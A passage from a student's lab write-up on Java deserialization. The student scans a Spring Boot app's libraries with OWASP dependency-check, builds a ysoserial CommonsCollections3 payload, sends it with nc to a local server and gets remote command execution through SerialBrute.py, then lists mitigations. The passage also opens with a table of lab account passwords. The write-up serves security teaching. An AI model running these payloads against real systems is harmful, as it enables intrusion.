- 92ddac3c-1e2e-4f54-a95a-5c0fa294bdaf nakki.txt false makkara.java
- aa2519b8-22ab-4e6e-871d-fe2a8fa762ea gangsta false root66
- eda81f9c-eace-45e8-9c82-73be13b18fba nakki false nakki.txt

Figure 14 Passwords user accounts

All done!

2.2 Payload

I started the second part of the assignment by looking up by hand all the libs and checking if there was any with vulnerabilities. I got extremely bored after few libs so I decided to download owasps command line tool ‘depency-check’ which looks up all the CVE against the folder chosen. (Figure 15)



OWASP Dependency-Check

Dependency-Check is a utility that identifies project dependencies and checks if there are any known, publicly disclosed, vulnerabilities. Currently Java and .NET are supported; additional experimental support has been added for Ruby, Node.js, Python, and limited support for C/C++ build systems (autoconf and cmake). The tool can be part of a solution to the OWASP Top 10 2013 A9 - Using Components with Known Vulnerabilities.

Introduction


Quick Download

Version 3.1.1

- Command Line
- Ant Task
- Maven Plugin
- Gradle Plugin
- Jenkins Plugin
- Mac Homebrew:

Figure 15 depency-check cmd tool


I extracted the tarball I got and navigated to bin folder where the shell script was located to run the check. I extracted the web-app-BEST-SNAPSHOT.jar with Xarchiver so I could run the depency check. I named my project as nakki since it’s too hard to figure a great name for a project and told the folder where to run it. (Figure 16)



```
root@kali:~/Downloads/dependency-check/bin# ./dependency-check.sh --project nakk
i -s /root/Downloads/BOOT-INF/lib/
```

Figure 16 starting depency check

I found plenty of depencies (Figure 17)



Dependency-Check is an open source tool performing a best effort analysis of 3rd party dependencies; false positives and false negatives may exist in the analysis performed by the tool. Use of the tool and the reporting provided constitutes acceptance for use in an AS IS condition, and there are NO warranties, implied or otherwise, with regard to the analysis or its use. Any use of the tool and the reporting provided is at the user's risk. In no event shall the copyright holder or OWASP be held liable for any damages whatsoever arising out of or in connection with the use of this tool, the analysis performed, or the resulting report.

How to read the report | Suppressing false positives | Getting Help: google group | github issues

Project: nakki

Scan Information (show all):

- *dependency-check version*: 3.1.1
- *Report Generated On*: Feb 13, 2018 at 13:17:32 -05:00
- *Dependencies Scanned*: 61 (47 unique)
- *Vulnerable Dependencies*: 4
- *Vulnerabilities Found*: 8
- *Vulnerabilities Suppressed*: 0
- ...


Display: Showing Vulnerable Dependencies (click to show all)

Dependency	CPE	Coordinates	Highest Severity	CVE Count	CPE Confidence	Evidence Count
jackson-databind-2.8.10.jar	cpe:/a:fasterxml:jackson-databind:2.8.10 cpe:/a:fasterxml:jackson:2.8.10	com.fasterxml.jackson.core:jackson-databind:2.8.10 ✓	High	2	Highest	38
commons-collections-3.1.jar	cpe:/a:apache:commons_collections:3.1	commons-collections:commons-collections:3.1 ✓	High	2	Low	29
tomcat-annotations-api-8.5.27.jar	cpe:/a:apache_tomcat:apache_tomcat:8.5.27 cpe:/a:apache:tomcat:8.5.27 cpe:/a:apache_software_foundation:tomcat:8.5.27	org.apache.tomcat:tomcat-annotations-api:8.5.27 ✓	High	3	Low	21
ognl-3.0.8.jar	cpe:/a:ognl_project:ognl:3.0.8	ognl:ognl:3.0.8 ✓	Medium	1	Low	22

Figure 17 depencies

- Jackson-databind-2.8.10
- commons-collections-3.1
- tomcat-annotations-api-8.5.27
- ognl-3.0.8

I just wanted to double check the depencies (Figure 18)




```
root@kali:~/Downloads/BOOT-INF# grep -Hirn invokertransformer
Binary file lib/commons-collections-3.1.jar matches
```

Figure 18 grepping vuln

I tested from the browser if JMX console was in use, but it wasn't.


Then I downloaded a serialization attack tool called ysoserial from github https://github.com/frohoff/ysoserial . It can be used to generate payloads that exploit the mentioned vulnerabilities. Frohoffs ysoserial only had Commons Collections1 & CommonsCollections3 that could've been used in our case. (Figure 19)



```
root@kali:~/Downloads# java -jar ysoserial.jar
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
  Available payload types:
     Payload             Authors                     Dependencies
     -------             -------                     ------------
     BeanShell1          @pwntester, @cschneider4711 bsh:2.0b5
     C3P0                @mbechler                   c3p0:0.9.5.2, mchange-commons-java:0.2.11
     Clojure             @JackOfMostTrades           clojure:1.8.0
     CommonsBeanutils1   @frohoff                    commons-beanutils:1.9.2, commons-collections:3.1, commons-logging:1.2
     CommonsCollections1 @frohoff                    commons-collections:3.1
     CommonsCollections2 @frohoff                    commons-collections4:4.0
     CommonsCollections3 @frohoff                    commons-collections:3.1
     CommonsCollections4 @frohoff                    commons-collections4:4.0
```

Figure 19 Payloads


I chose to use CommonsCollections3 as payload because it was flagged when the depency test was done. I made a payload and named it commonspayload.bin(Figure 20).



```
root@kali:~/Downloads# java -jar ysoserial.jar CommonsCollections3 web-app.jar > commonspayload.bin
```

Figure 20 Commons payload

I tried to send the payload to the server but it turned out as an bad request. (Figure 21)




```
root@kali:~/Downloads# nc 127.0.0.1 8080 < commonspayload.bin
HTTP/1.1 400
Transfer-Encoding: chunked
Date: Thu, 15 Feb 2018 01:13:18 GMT
Connection: close

0
```

Figure 21 bad request

After long time of testing and trying to convert the payload to base64 I decided to download a python script by NickstaDB ‘SerialBrute.py’ https://raw.githubusercontent.com/NickstaDB/SerialBrute/master/SerialBrute.py . The script uses ysoserial payloads and bruteforces every vulnerability to the target. I runned the script by defining target and command to run if bruteforce works. As seen below the remote code execution worked via serialization. (Figure 22)



```
root@kali:~/Downloads# python serialbrute.py -r web-app.jar -c echo 'testi'>test
root@kali:~/Downloads# ls
51031-message.linuxhack  commonsbas64        encode.py  serialbrute.py          web-app-BEST-SNAPSHOT.jar
BOOT-INF                 commonspayload.bin  META-INF   SerializationDumper.jar  web-app.jar
commons1.bin             dependency-check    org        test                     ysoserial.jar
root@kali:~/Downloads# 
```

Figure 22 BruteForce through

It is too bad that I couldn't achieve the goal with ysoserial and had to depend on a bruteforce script. Close but no cigar.

3 Mitigating Vulnerabilities

To mitigate the vulnerabilities of deserialization is to eather harden the classes that are unsecure, which is a bad way since it's a whack-a-mole game then. Blacklist + Whitelist the classes so they are not in use or just to disable deserialization altogether or to wait for a patched version.

The deserialization mitigations can be found on the cve:

- Jackson-databind-2.8.10 https://access.redhat.com/security/cve/CVE-2017-7525
- commons-collections-3.1 https://commons.apache.org/proper/commons-collections/security-reports.html
- tomcat-annotations-api-8.5.27 https://www.cvedetails.com/cve/CVE-2017-12617/
- ognl-3.0.8

4 Summary

The assignment was challenging. It took a lot of time to find the actual admin bit because the bit is not next to the 'admin' string in the cookie, it was few bits after it. After decoding the cookie and using serialization dumper, it was pretty easy to know where the bit was. All thought I knew what the bits were next to the admin bit it took some time to find it. After I found it, it was easy to complete then challenge to the end. I had problems with the payload because I tried to convert it to base64 so I could've pasted it to burpsuite and forward it. Somehow the bin didn't convert correctly and I decided to not invent the wheel again and use existing tools available. Good fun hard assignment 5/5